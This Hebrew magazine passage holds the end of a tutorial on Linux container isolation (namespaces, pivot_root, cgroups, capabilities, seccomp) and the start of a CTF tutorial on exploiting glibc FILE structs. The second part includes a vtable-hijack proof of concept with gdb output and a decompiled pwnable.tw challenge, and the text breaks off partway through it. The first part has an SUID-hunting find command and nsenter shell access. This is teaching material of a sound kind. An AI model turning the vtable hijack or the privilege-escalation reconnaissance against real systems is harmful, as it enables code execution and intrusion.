The best way to prevent privilege-escalation attacks from within a container is to configure your container's applications to run as unprivileged users. For containers whose processes must run as the `root` user within the container, you can re-map this user to a less-privileged user on the Docker host. The mapped user is assigned a range of UIDs which function within the namespace as normal UIDs from 0 to 65536, but have no privileges on the host machine itself.

"אל תריצו את הקונטיינר בתור root", ובכן, זה הדיפולט. לא שאני מבקר אותם, זו פשוט המציאות. הסיבה שהם שולחים את התוכנה שלהם "לא מוגנת" או "לא מאובטחת הכי שאפשר" ברורה: אם אנו מתלבטים בין להפיץ תוכנה "לא מוגנת" לבין להפיץ תוכנה "לא עובדת" נעדיף "לא מוגנת", אף אחד לא הולך להשתמש בתוכנה שהיא "לא עובדת".

עוד פקודה מעניינת להכיר היא nsenter, נניח שהיינו רוצים לקבל shell בתוך קונטיינר (בהנחה שיש לנו הרשאות מתאימות), כל מה שנצטרך לעשות זה להיכנס לתוך הגלימה שלו, נוכל לעשות זאת בעזרת:

```
nsenter -a -t <pid> /bin/sh
```

נמשיך הלאה: pivot_root, chroot ו-switch_root

chroot זו פקודה וסיסטם קול מאוד מעניינת, היא נותנת לנו להריץ איזשהו תהליך, כאשר התהליך רואה את תיקיית ה-root שלו בתור תיקייה אחרת, ומכאן השם "Change root".


לדוגמה, ה-Docker-ים עצמם נמצאים ב-/var/lib/docker/, כאשר כל Docker בנפרד רואה את תיקיית ה-root שלו בתור:

```
/var/lib/docker/containers/<docker-id>/
```

זה נעשה על ידי chroot. לא רק, זה נעשה על ידי pivot_root ביחד עם chroot.

כאשר אנחנו משתמשים ב-chroot, האמת היא שאותו התהליך עדיין יכול להגיע אל תיקיית / המקורית.

ובדיוק בשביל זה כתבו את pivot_root, שלאחר שמבצעים את שינוי התיקיות, ניתן לעשות unmount למערכת הקבצים המקורית, וככה כבר לא יהיה לתהליך סיכוי להגיע ל-root האמיתי:



כאן אפשר לקרוא את מה שלינוס כותב לגבי ה-System Calls האלו:

```
On Tue, 15 Nov 2005, Rob Landley wrote:
>
> The || fallback in the third part won't work.  chroot("/") will get you to the
> new filesystem, but chdir("/") still gets you to the old one, even though
> we've overmounted it.  (I have no idea why.  I assume it's because / is
> special.)

'/' is special exactly the same way '.' is: one is shorthand for "current
process' root", and the other is shorthand for "current process' cwd".

So if you mount over '/', it won't actually do what you think it does:
because when you open "/", it will continue to open the _old_ "/". Exactly
the same way that mounting over somebody's cwd won't do what you think it
does - because the root and the cwd have been looked-up earlier and are
cached with the process.

This is why we have "pivot_root()" and "chroot()", which can both be used
to do what you want to do. You mount the new root somewhere else, and then
you chroot (or pivot-root) to it. And THEN you do 'chdir("/")' to move the
cwd into the new root too (and only at that point have you "lost" the old
root - although you can actually get it back if you have some file
descriptor open to it).

                Linus
```

מתכנת כתב תוכנה שמשתמשת ב-chroot, אך כאשר הוא השתמש ב-chdir אל תיקיית root, הוא שם לב שהוא עדיין מקבל את הראשית, לינוס מגיב לו שזו הסיבה שהם כתבו את pivot_root, ושילוב של שתיהן יתן לו את התוצאה שהוא מצפה.

switch_root היא החדשה מבין כולן, והיא טוענת בשבילנו את proc dev sys ו-run בשביל שנוכל לעשות unmount לתיקיית root הראשית, מבלי לקבל שגיאה שהיא "עסוקה", ואז משתמשת ב-pivot_root ו-chroot בשביל להכניס אותנו ל-root החדש.

נסתכל על זה בתור פקודות. נעלה ל-root:

```
sudo -i
```

נכנס אל תיקיית /tmp/:

```
cd /tmp/
```

ניצור תיקייה חדשה:

```
mkdir -p ubuntu-base
```

נוריד Ubuntu-base שזו גרסה מאוד מינימלית:

```
wget https://cdimage.ubuntu.com/ubuntu-
base/releases/20.04/release/ubuntu-base-20.04.1-base-amd64.tar.gz
```

ונחלץ אותה לתוך התיקייה שיצרנו:

```
tar xf ubuntu-base-20.04.1-base-amd64.tar.gz -C ubuntu-base
```

כעת ניצור תיקייה יעודית ל-root החדש:

```
mkdir -p /mnt/newroot
```

וניצור ונטען Filesystem זמני בגודל M500 לתוך התיקייה, זה חלק הכרחי בשביל לבצע switch_root:

```
mount -n -t tmpfs -o size=500M none /mnt/newroot
```

נכנס אל תיקיית האובונטו-בייס שחילצנו:

```
cd /tmp/ubuntu-base
```

נעתיק את התוכן אל הפיילסיסטם שיצרנו ונכנס לתיקייה:

```
find . -depth -xdev -print | cpio -pd --quiet /mnt/newroot
cd /mnt/newroot
```

וניצור תהליך חדש מופרד בהפרדת ה-mounts:

```
unshare -m
```

וכאן מגיע ה"קסם", אנו מבקשים מ-switch_root לטעון את התיקיות proc dev sys ו-run ב-root החדש, ולהכנס אליו עם pivot_root ו-chroot:

```
switch_root . bin/sh
```

עברנו root, תוכלו לבחון את תיקיית ה-root ולראות שהיא בעצם האובונטו-בייס:

```
cat /etc/*release
```

Cgroups Control Groups

סיגרופס זה פשוט. זו הדרך שלנו להגביל חומרה לתהליך או תהליכים.

כך מאוד בקלות, נוכל לקבוע שתהליך מסוים יכול להשתמש רק ב-GB1 של זיכרון, ורק ב-Core אחד של CPU.

בתור תרגיל:

אני מקווה שאתם כבר root. נתקין את Cgroups:

```
apt install cgroup-tools
```

ניצור קבוצת שליטה חדשה לזיכרון בשם blah:

```
cgcreate -g memory:blah
```

שבסך הכל, זה סט תיקיות וקבצי הגדרות:

```
ls /sys/fs/cgroup/
```

נקבע שמותר לקבוצה להשתמש רק ב-KB2:

```
cgset -r memory.limit_in_bytes=2048 blah
```

וננסה להריץ את top מתחת אל אותה הקבוצה:

```
cgexec -g memory:blah top
```

נגדיל את הטווח המותר של הקבוצה:

```
cgset -r memory.limit_in_bytes=10000000 blah
```

וננסה להריץ את top שוב:

```
cgexec -g memory:blah top
```

תוכלו לבחון מה השתנה בקבצים:

```
ls /sys/fs/cgroup/blah/*
```

בשביל למחוק את הקבוצה:

```
cgdelete memory:blah
```

כאן יש דוגמה שכבר לא עובדת אבל אני חושב שהיא משעשעת, מישהו הגביל את הראם לכרום:

```
https://gist.github.com/juanje/9861623
```

Capabilities (better suid)

אז אמרנו ש-root הוא לא כל יכול, אחת הסיבות שהוסיפו הגבלות ל-root היא בשביל להימנע ממקרים שתוקפים מקבלים root בתוך קונטיינר, ומיד מקבלים root על המערכת כולה.

עוד סיבה היא להחליף את suid שהיווה קרקע לפרצות אבטחה במשך תקופה כל כך ארוכה.

אם אנחנו מסתכלים על suid או guid זה בעצם לאפשר לקובץ מסוים לרוץ תחת הרשאות יוזר/קבוצה אחרים.

לדוגמה אם נבחן את הפקודה crontab נראה שהיא מאפשרת לכל יוזר להריץ אותה תחת ההרשאות של קבוצת crontab, הסיבה שאי אפשר בעזרתה לערוך cron jobs של משתמשים אחרים היא איך שהיא בנויה, ושעוד לא מצאנו את הבאג המתאים (;

שימוש ב-suid ו-guid פותחת קרקע מצויינת לתוקפים, ופקודת find שמחפשת את הקבצים האלו היא מוכרת:

```
find / -perm /u=s,g=s 2>/dev/null
```

אז החליטו לפצל את הכוח של root. נכתבו 41 "יכולות" שונות.

וכך במקום להביא לקובץ מסוים הרשאות מלאות של root או של קבוצה מסוימת, אנחנו נוכל לבחור איזה מן ה-41 יכולות נרצה לאפשר לו.

פינג זו דוגמה קלאסית לתוכנה שצריכה suid. בשביל לשלוח פינג היא צריכה ליצור raw socket, וזו פעולה שדורשת הרשאות גבוהות.

במקום להביא לה suid מלא, פתרו את הבעיה עם לאפשר לה את:

```
CAP_NET_RAW
       * Use RAW and PACKET sockets;
       * bind to any address for transparent proxying.
```

תרגיל פשוט:

נתקין את החבילות של capabilities:

```
apt install libcap2-bin
```

נבדוק איזה יכולות מיוחדות יש ל-ping:

```
getcap `which ping`
```

נחפש במערכת את כל הקבצים עם היכולות המיוחדות (בדומה לפקודת find מלמעלה):

```
getcap -r / 2>/dev/null
```

נריץ את ping מתחת אל capsh ונבקש להוריד לו את היכולות המיוחדות:

```
capsh --drop="cap_net_raw+eip" -- -c "ping -c1 127.0.0.1"
```

נרים קונטיינר חדש, שימו לב שאנחנו root בתוכו:

```
docker run -it ubuntu /bin/bash
```

נתקין בתוך הקונטיינר את החבילות של capabilities:

```
apt update ; apt install libcap2-bin
```

ונבדוק איזה capabilities יש לתהליך שאנחנו כרגע מריצים:

```
getpcaps $$
```

מה שאומר, שאנחנו לא יכולים להריץ את dmesg, למרות שאנחנו root (ומבחינת namespaces אפילו אותו ה-root):

```
dmesg
```

אפשר לצאת מהקונטיינר.

עוד דוגמה פשוטה, איך אנחנו מבקשים מ-Docker להגביל קונטיינר ספציפי, במקרה שלנו קונטיינר שמריץ את nmap אל מול localhost:

```
docker run --cap-drop=NET_RAW -it uzyexe/nmap localhost
```

Seccomp

והגענו לחלק האחרון והמאוד מגניב, seccomp. נוצרה בשביל "להריץ פונקציה על כל סיסטם קול שיוצאת מתהליך מסוים".

החלק המעניין הוא שאמנם היא נועדה לבדוק האם system call מסוימת מורשת לרוץ או לא, הפונקציה שרצה זו עדיין פונקציה שאנחנו כותבים וככה בעצם אנחנו שולטים במה היא תעשה.

ורק בשביל להבהיר עוד יותר, capabilities פיצלו את הכוח של root, seccomp שולטת באיזה System Calls אפשר להריץ.

והתרגול:

נבדוק האם הקרנל שלנו קומפל עם תמיכה ל-Seccomp.

```
cat /boot/config-$(uname -r)|grep CONFIG_SECCOMP
```

נריץ קונטיינר חדש, הפעם בחרנו ב-Alpine Linux:

```
docker run -it alpine /bin/sh
```

ונבדוק האם Seccomp מאופשר:

```
grep Seccomp /proc/$$/status
```

נצא מהקונטיינר:

```
exit
```

נוריד למחשב פוליסת system calls:

```
wget
https://raw.githubusercontent.com/docker/labs/master/security/seccomp/se
ccomp-profiles/default.json
```

נערוך את הפוליסה בעזרת העורך המועדף עלינו ונמחק את הבלוק של mkdir:

```
ed default.json
```

עכשיו נריץ שוב את Alpine, הפעם נגדיר ל-Docker להשתמש בפוליסה שערכנו:

```
docker run -it --security-opt seccomp=default.json alpine /bin/sh
```

וננסה ליצור בתוכו תיקייה:

```
mkdir test123
```

לסיכום

האם קונטיינרים פותרים את הבעיה? חלקית, תלוי בתוכנה. הם יכולים גם להוסיף סיבוכיות שלא לצורך.

יש עוד דברים שלא הרחבתי עליהם,

- Snappy או snap שמשתמשת בטכנולוגיות קונטריזציה.
- מה הם Super Privilege Containers
- מערכות הפעלה שנועדו להריץ רק קונטיינרים
- מה יקרה כשנרצה להריץ קונטיינר עם ספריות ישנות על קרנל חדש שלא תומך באותן ה- system calls.
- ועוד דברים מעניינים הקשורים לעולם הזה.

פשיו... מספיק להיום.

קצת עלי

דברים נוספים שאני עושה, תוכלו לראות באתר:

edenberger.io

מקורות

https://docs.docker.com/engine/security/seccomp/

https://systemadminspro.com/docker-container-breakout/

https://www.unixwiz.net/techtips/mirror/chroot-break.html

https://itnext.io/linux-container-from-scratch-339c3ba0411d?gi=e08c91cc5f62

https://youtube.com/watch?v=y8OnoxKotPQ

https://youtu.be/7kShjboN6ek?t=820

https://ericchiang.github.io/post/containers-from-scratch

https://www.omeroner.com/sysdig-nedir-sysdig-kullanarak-linux-sunucu-izleme/

https://outflux.net/teach-seccomp/

https://appfleet.com/blog/hardening-docker-container/

על הדבש ועל הקובץ - Pwning FILE structs חלק א'

מאת עמית שמואל

הקדמה

למי מהקוראים שלא יודע, באינטרנט קיימות תחרויות הנקראות תחרויות Capture The Flag ובקיצור תחרויות CTF. נתרכז בסוג המרכזי של התחרויות, שהוא סוג ה-Jeopardy. כאשר בו ניתנים אתגרים בתחילת התחרות במגוון נושאים ולכל אתגר ניתנת כמות מסוימת של נקודות. המטרה שלנו כקבוצה היא לזכות בכמה שיותר נקודות, אפשר להצליח אתגר בכך שמוצאים בתוכו מחרוזת חבוייה (הדגל) ומגישים אותה.

בתחרויות אלו יש המון נושאים כמו אבטחת אתרים, קריפטוגרפיה, הנדסה לאחור של תוכנות ועוד שלל דברים מעניינים שניתן ללמוד. במאמר זה אני אתמקד בסוג ספציפי של אתגר שנקרא אתגר Pwn (או בשמו הארוך יותר Binary exploitation), באתגרים כאלה ניתן קובץ הרצה, חיבור לשרת המריץ אותו ולפעמים ספריות או קוד מקור. מטרתנו באתגר זה היא לרוב להצליח להשיג שליטה על השרת שמריץ את הקובץ במגוון שיטות. במאמר זה אראה שיטה מאוד מעניינת לנצל את המבנה FILE בשפת C כדי להצליח להשתלט על השרת ולהשיג את הדגל. לרוב ב-CTF-ים כאלה השרתים רצים על מערכת לינוקס ולכן אתמקד במערכות כאלו, למרות שזה תמיד מעניין לראות אתגר pwn על ווינדוס.


לפני קצת זמן אני השתתפתי ב-CTF עם כמה חברים בסופ"ש והיה אתגר אחד שלא הבנתי מה צריך לעשות, ישבתי על האתגר יחסית הרבה זמן אך לבסוף הייתי צריך ללכת לישון. לאחר שנגמר ה-CTF עברתי על הפתרונות וראיתי שם רעיון מאוד מגניב שלא ראיתי יותר מדי בעבר באתגרים כאלה אז החלטתי לכתוב עליו פה. לדעתי כדאי (אך לא חובה) לדעת ידע בסיסי ב-pwn והיכרות קצרה עם C ומצביעים ב-C כדי להבין יותר טוב את מה שכתוב. המאמר יכלול המון "נפנופי ידיים" ודברים שתצטרכו להאמין לי לגביהם ולכן אני תמיד ממליץ בחום ללכת לקוד מקור של libc ולבדוק שמה שאני אומר אכן נכון, זה גם מאוד כיפי וגם באמת עוזר לראות מול העיניים מה קורה.

במאמר זה אכתוב ואדגים את הרעיון על דוגמות מלאכותיות שהכנתי, ולאחר מכן נדגים על אתגר אמיתי. מקווה שתהנו :)

ההבדל בין File Descriptor ל-File Struct

כאשר פותחים קבצים ב-C יש 2 אפשרויות הנתונות לנו, השימוש בפונקציות open, read, write וכו, או fopen, fread, fwrite וכו'. אולי זה נראה כאילו ההבדל בין הפונקציות האלה הוא מינימלי אבל יש עולם של הבדל במימוש כאשר הפונקציות שמתחילות באות f הן בעצם פונקציות מעטפת אשר מייעלות את הפונקציות הרגילות. הפונקציות הרגילות מבלי האות f בהתחלה אינן בכלל ממומשות לגמרי ב-libc, אלא אלה פונקציות שהן מעטפות ל-syscalls (קריאות מערכת, ניתן לקרוא קצת עליהן ועל שיטה מגניבה שקשורה אליהן כאן) הממומשות במערכת ההפעלה ובפרט בקרנל. כאשר מריצים את הפונקציות מקבלים מספר הנקרא File descriptor או לרוב בקיצור fd, אשר מתפקד כתעודת זהות של הקובץ כפי שאפשר לראות בתמונה הבאה.

בכל פעולה שנרצה לעשות עם הקובץ דרך הממשק של ה-syscalls נצטרך להעביר את המספר הזה כדי שמערכת ההפעלה תדע מאיזה קובץ לקרוא או לכתוב. בניגוד לכך fopen מקצה מקום בזיכרון למבנה FILE אשר נראה בקרוב ומתאר כל מה שצריך לדעת על הקובץ.



[התמונה נלקחה מויקיפדיה, ניתן לקרוא שם עוד על File descriptors]

כעת מגיעה השאלה: מה הבעיות ב-syscalls שבאה הספריה הסטנדרטית לפתור?

- חוסר סטנדרטיזציה: בין קוד במערכות שונות יכול להיות שימוש ב-syscall-ים שונים ולכן שימוש בקוד מהספרייה הסטנדרטית ולא ישירות בקריאות מערכת יכול להקל על העברת קוד בין מערכות.
  פונקציות שימושיות: שימוש ב-fopen וב-FILE של הספריה הסטנדרטית נותן לנו בנוסף גישה לפונקציות מהספריה הסטנדרטית שלא יכולות לקבל File descriptors ולהשתמש בהן, כמו לדוגמה הפונקציה fprintf העובדת כמו printf אבל במקום להשתמש בפלט התוכנה, היא כותבת לקובץ.
  מהירות: הבעיה העיקרית שיש ב-read היא שהיא יותר איטית בדרך כלל מאשר fread, זה בגלל ש-read הוא syscall ולכן דורש מעבר מה-userspace ל-kernelspace ומעבר זה לוקח זמן רב ולא נרצה לעשות אותו כל פעם שאנחנו קוראים אות אחת למשל, כי הרי המעבר הזה הוא בזבוז של זמן ריצה רק בשביל אות אחת מהזיכרון.

כאן מגיעה הפונקציה fread, אשר מוסיפה עוד buffer דרך ה-File struct ב-userspace ואוגרת מידע מreadים קודמים. רק בשלב מסוים לרוב כאשר ה-buffer מתמלא (השתמשנו בכל המידע מהread הקודם) הפונקציה מנקה את ה-buffer וחוזרת לתחילתו ולכן חוסכת בקריאות ל-read. בנוסף לכך רוב מערכות הקבצים עובדות בגדלים של בלוקים (או לפעמים גם נקראים Cluster-ים) ולכן יותר יעיל לכתוב לקבצים בגדלים מתאימים. כמובן שאותו עקרון משומש גם לקריאות וגם לכתיבות מקבצים.

לידע כללי: גם open ממומש עם buffer בקרנל ולפעמים גם בדיסק הקשיח עצמו, ניתן לקרוא עוד על כך כאן. עוד סיבה להעדפת fread היא התמיכה ב-locks והיכולת להתמודד עם מקרים שכמה ישויות רוצות לקרוא מקובץ אחד למרות שזה טיעון חלש יותר מהאחרים.

נכנסים לפרטים הקטנים

לפני שנתחיל עם כל החלקים הכיפים נחקור קצת על איך בספריה הסטנדרטית של C מאחסנים ושומרים קבצים:

struct_FILE.h:

```
// struct_FILE.h
struct _IO_FILE {
  int _flags;
  char *_IO_read_ptr;        /* Current read pointer */
  char *_IO_read_end;        /* End of get area. */
  char *_IO_read_base;       /* Start of putback+get area. */
  char *_IO_write_base;      /* Start of put area. */
  char *_IO_write_ptr;       /* Current put pointer. */
  char *_IO_write_end;       /* End of put area. */
  char *_IO_buf_base;        /* Start of reserve area. */
  char *_IO_buf_end;         /* End of reserve area. */
  char *_IO_save_base;
  char *_IO_backup_base;
  char *_IO_save_end;
  struct _IO_marker *_markers;
  struct _IO_FILE *_chain;
  int _fileno;
  int _flags2;
  __off_t _old_offset;
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];
  _IO_lock_t *_lock;
  // some newer stuff...
};
```

libioP.h:

```
// libioP.h
struct _IO_FILE_plus {
  FILE file;
  const struct _IO_jump_t *vtable;
};

struct _IO_jump_t {
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
};
```

אם נסתכל בקובץ iofopen.c נוכל להסתכל על הקוד של fopen, שבו הפונקציה קוראת לפונקציה פנימית שמקצה זיכרון על ה-heap בשביל הקובץ החדש שלנו מסוג _IO_FILE_plus ומאתחלת בו משתנים שונים. לאחר שנפתח הקובץ עולה השאלה - מה אלו כל המשתנים האלה? נעבור על כמה מהאיברים החשובים יותר בקצרה אבל לאחר מכן נפרט עליהם יותר:

- **_flags**: משתנה זה מהצורה 0xfbadXXXX כאשר XXXX אלה ביטים המגדירים מה ניתן לעשות עם הקובץ ותכונות כלליות שיש לו, את משמעות כל ביט אפשר למצוא ב-libio.h. לדוגמה, המספר 8 (הביט הרביעי) מייצג האם מותר לכתוב אל הקובץ או לא. יש עוד פיצ'רים מגניבים שהייתי ממליץ לקרוא עליהם. בנוסף יש את _flags2 בשביל עוד פרטים שלא נמצאים במשתנה הזה.

- **_IO_read/write/buf_XXXX**: מצביעים אל buffer המשמש לקריאה וכתיבה מ- ואל קבצים. לדוגמה אם נסתכל על הקובץ שמייצג את stdout (הפלט) נראה שכאשר נדפיס משהו למסך אז המשתנה הזה יצביע למה שהדפסנו. ניתן להשתמש בפונקציה הנקראת setvbuf בשביל לשנות את איך ה-buffer עובד, בין אם לעשות buffer בגודל בלוק, לכל שורה או לא לעשות buffering בכלל.

נפרט על כל אחד בחלק ב'.

- **chain_**: מצביע לאיבר הבא ברשימה המקושרת של קבצים. כל פעם שאנחנו פותחים קובץ הוא מתווסף לראש הרשימה הזאת וכאשר אנחנו סוגרים אותו הוא נמחק משם.
- **fileno_**: שומר את ה-file descriptor של הקובץ לשימוש להעברה ל-syscalls כדי להתממשק עם הקבצים.
- **lock_**: הוא משתנה אשר מצביע ל-struct שהוא אובייקט סינכרוניזציה שמנוהל בצורה שמאפשרת לייצר מצב בו בכל רגע נתון, רק thread יחיד "מחזיק" בו. זה שימושי כדי למנוע race conditions אשר בהן כמה דברים מנסים לגשת לקובץ בו זמנית ויכולים לגרום להתנהגות לא צפויה מצד התוכנה.
- **vtable**: המשתנה הזה אינו נמצא בתוך המבנה הרגיל אלא נמצא במבנה מעטפת אליו. למי שמכיר, המשתנה הזה דומה לרעיון של פונקציות וירטואליות ב-C++ (וגם אפילו ממומש בדרך זהה, כך שהעברה לאובייקטים של CPP תהיה קלילה יותר) כאשר בו הפונקציות לקריאה ולכתיבה אל הקובץ יכולות להשתנות למימושים שונים של אותה פונקציה (זה שימושי למשל אם נרצה להשתמש באותיות רחבות יותר מ-8 ביטים או כפי שנראה עוד מעט גם לפונקציות שמומשו על ידי המשתמש).

המשתנה הוא בעצם טבלה של פונקציות אשר סוג הפונקציות מוגדר ב-struct בשם _IO_jump_t וניתן לקרוא אליהן ויכולות להשתנות בזמן ריצה. זה משתנה חשוב ביותר מכיוון והוא שולט בכל הכתובות אשר אנו קופצים אליהן במהלך כל פעולה שלנו עם הקובץ, חשוב להבהיר ש-JUMP_FIELD הינו מאקרו שפשוט מגדיר את המשתנה עם שם מימין וסוג משמאל כאשר הסוגים משמאל מגדירים מה הפעולה לוקחת ומחזירה.

איך מתעסקים עם המבנה?

כעת, כשאנחנו יודעים בערך מה יש בתוך המבנה נתונים הזה נובעת השאלה איך הפעולות הבסיסיות עובדות. כשאני אומר פעולות בסיסיות אני מתכוון לפעולות שאנחנו מפעילים על קבצים רגילים כי הרי בגלל שהפונקציות וירטואליות זה תלוי מקרה, למשל יכול להיות ופתחנו Custom Stream עם fopencookie או לייצר Stream של wide characters כפי שאמרנו קודם בפירוט לגבי ה-vtable.

הפונקציות ב-libc הן לפעמים יכולות להיות קצת מוזרות ולכן אני אנסה לפשט את הפונקציות הבאות לפסאודו-קוד בשביל שיהיה קל יותר להבין אותן אבל אני ממש ממליץ להיכנס לקוד מקור בשביל ללכלך קצת את הידיים ולהבין באמת את פרטי המימוש של הפונקציות האלה. (למרות שיש המון פישוט שאני עושה פה בשביל הבנה)

הפונקציה *fopen*:

1. להקצות מקום לקובץ ולמנעול לקובץ (כדי למנוע race conditions)
2. לאתחל את כל הערכים במבנים הללו
3. לאתחל את ה-vtable ל-vtable הדיפולטי לקבצים (_IO_FILE_jumps)
4. לפרסר את המode הניתן ולהעביר לflagים בFILE struct
5. לקרוא ל-syscall של פתיחת הקבצים ולשים את ה-file descriptor ב-fileno
6. להכניס את הקובץ לרשימה המקושרת של כל הקבצים הפתוחים
7. להחזיר את הקובץ שהקצאנו

הפונקציה *fread* (גם *fwrite* דומה):

1. לנעול את הקובץ (כדי למנוע race condition)
2. אם אין לנו buffer אז להקצות buffer חדש בגודל של ה-block size של המערכת קבצים כל עוד הוא קטן מ-8kb
3. כל עוד יש לנו משהו לקרוא מהקובץ:
   a. אם נשארו תווים ב-buffer, לקרוא אותם, אם קראנו הכל אז לעבור לצעד
   b. אם אנחנו רוצים לקרוא פחות מהגודל של ה-buffer אז לקרוא את כל הגודל של ה-buffer עם ה-syscall ולחזור לצעד 3
   c. לקרוא כמות מסוימת של בלוקים ישירות אל תוך ה-buffer (תוך כדי שמירה על alignment)
4. לשחרר את המנעול של הקובץ
5. להחזיר את כמות התווים שכתבנו לקובץ

הפונקציה *fclose*:

1. להוציא את הקובץ מהרשימה המקושרת של הקבצים
2. לנעול את הקובץ (כדי למנוע race condition)
3. לנקות ולכתוב את כל ה-buffer-ים ואז לשחרר אותם
4. לקרוא ל-syscall של סגירת ה-file descriptor
5. לשנות ערכים ב-flag-ים ב-fd ובעוד כמה מקומות
6. לשחרר את המנעול של הקובץ
7. לשחרר את המקום שהוקצה למבנה הקובץ

כמובן שכל מה שכתבתי פה זה הכללה גסה מאוד למקרים של stream-ים כלליים, מקור שמצאתי שמאוד טוב בהלסביר את כל הפונקציות הוא דווקא cppreference (או להסתכל על libioP.h, גם שם יש הסברים טובים) כי שם הפרוטוקול אותו דבר, אבל הרעיון הוא להבין בערך מה קורה כשאנחנו מתעסקים עם קבצים. עכשיו מגיע החלק המעניין באמת! הניצול. ☺

ניצול מבנה הקבצים

כעת, עם כל התאוריה שלמדנו מה נוכל לעשות עם זה? בוא נצמצם את המבט שלנו כרגע לגרסאות libc מלפני 2.24 שזו גרסה די ישנה עכשיו אבל נוספו בה כמה בעיות שלפתרון שלהם אתייחס בחלק ב'.

אם נחפש וקטורי תקיפה יש אחד מאוד בולט שהוא ה-vtable, הרי שם קופצים לפונקציות שרירותיות ועוד אם נסתכל בקוד מקור נראה שבגרסאות ישנות לא הייתה שום בדיקה שמנעה ממני לקפוץ לכל כתובת במרחב כתובות, בוא ננסה להדגים את זה עם דוגמה אמיתית:

```
#include <stdio.h>
#include <stdint.h>

int main() {
    FILE *fp = fopen("somefile", "r");
    uint64_t fake_vtable[21];

    fake_vtable[17] = 0xc0ffee; // change vtable's close entry to coffee
    ((uint64_t **) fp)[27] = fake_vtable; // apply fake vtable

    fclose(fp);
}
```

```
$ gdb -q example1
Reading symbols from example1...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/shemi/paper/example1

Program received signal SIGSEGV, Segmentation fault.
0x0000000000c0ffee in ?? ()
(gdb)
```

כצפוי בתוכנה הזאת, התוכנה קפצה לכתובת 0xc0ffee מכיוון וכאשר ניסינו לסגור את הקובץ דרך fclose הפונקציה close הוירטואלית ששינינו לכתובת הזו. כבר השיטה הבסיסית הזאתי יכולה לשמש אותנו בפתירת אתגרים אמיתיים...

דוגמה מאתגר אמיתי

בוא ניקח דוגמה מהאתר המצויין pwnable.tw, שם יש אתגר הנקרא seethefile עם קובץ הרצה 32-ביט וספריית libc בנוסף, להלן הדיקומפילציה של חלק נכבד מהאתגר:

```
#include <stdio.h>

char filename[64];
char magicbuf[416];
char name[32];
FILE * fp;

void openfile() {
    if (fp) {
        puts("You need to close the file first");
    } else {
        memset(magicbuf, 0, 0x190);
        printf("What do you want to see :");
        scanf("%63s", filename);

        if (strstr(filename, "flag")) {
            puts("Danger !");
            exit(0);
        }

        fp = fopen(filename, "r");
        if (fp)
            puts("Open Successful");
        else
            puts("Open failed");
    }
}
void readfile() {
    memset(magicbuf, 0, 0x190);

    if (!fp)
        return puts("You need to open a file first");
    if (fread(magicbuf, 0x18F, 1, fp))
        puts("Read Successful");
}

void writefile() {
    if (strstr(filename, "flag") || strstr(magicbuf, "FLAG") ||
strchr(magicbuf, 125)) {
        puts("you can't see it");
        exit(1);
    }
    puts(magicbuf);
}

void closefile() {
    if (fp)
        fclose(fp);
    else
        puts("Nothing need to close");

    fp = 0;
}
```

```
int main() {
    char input[32];

    init(); // adds timeout
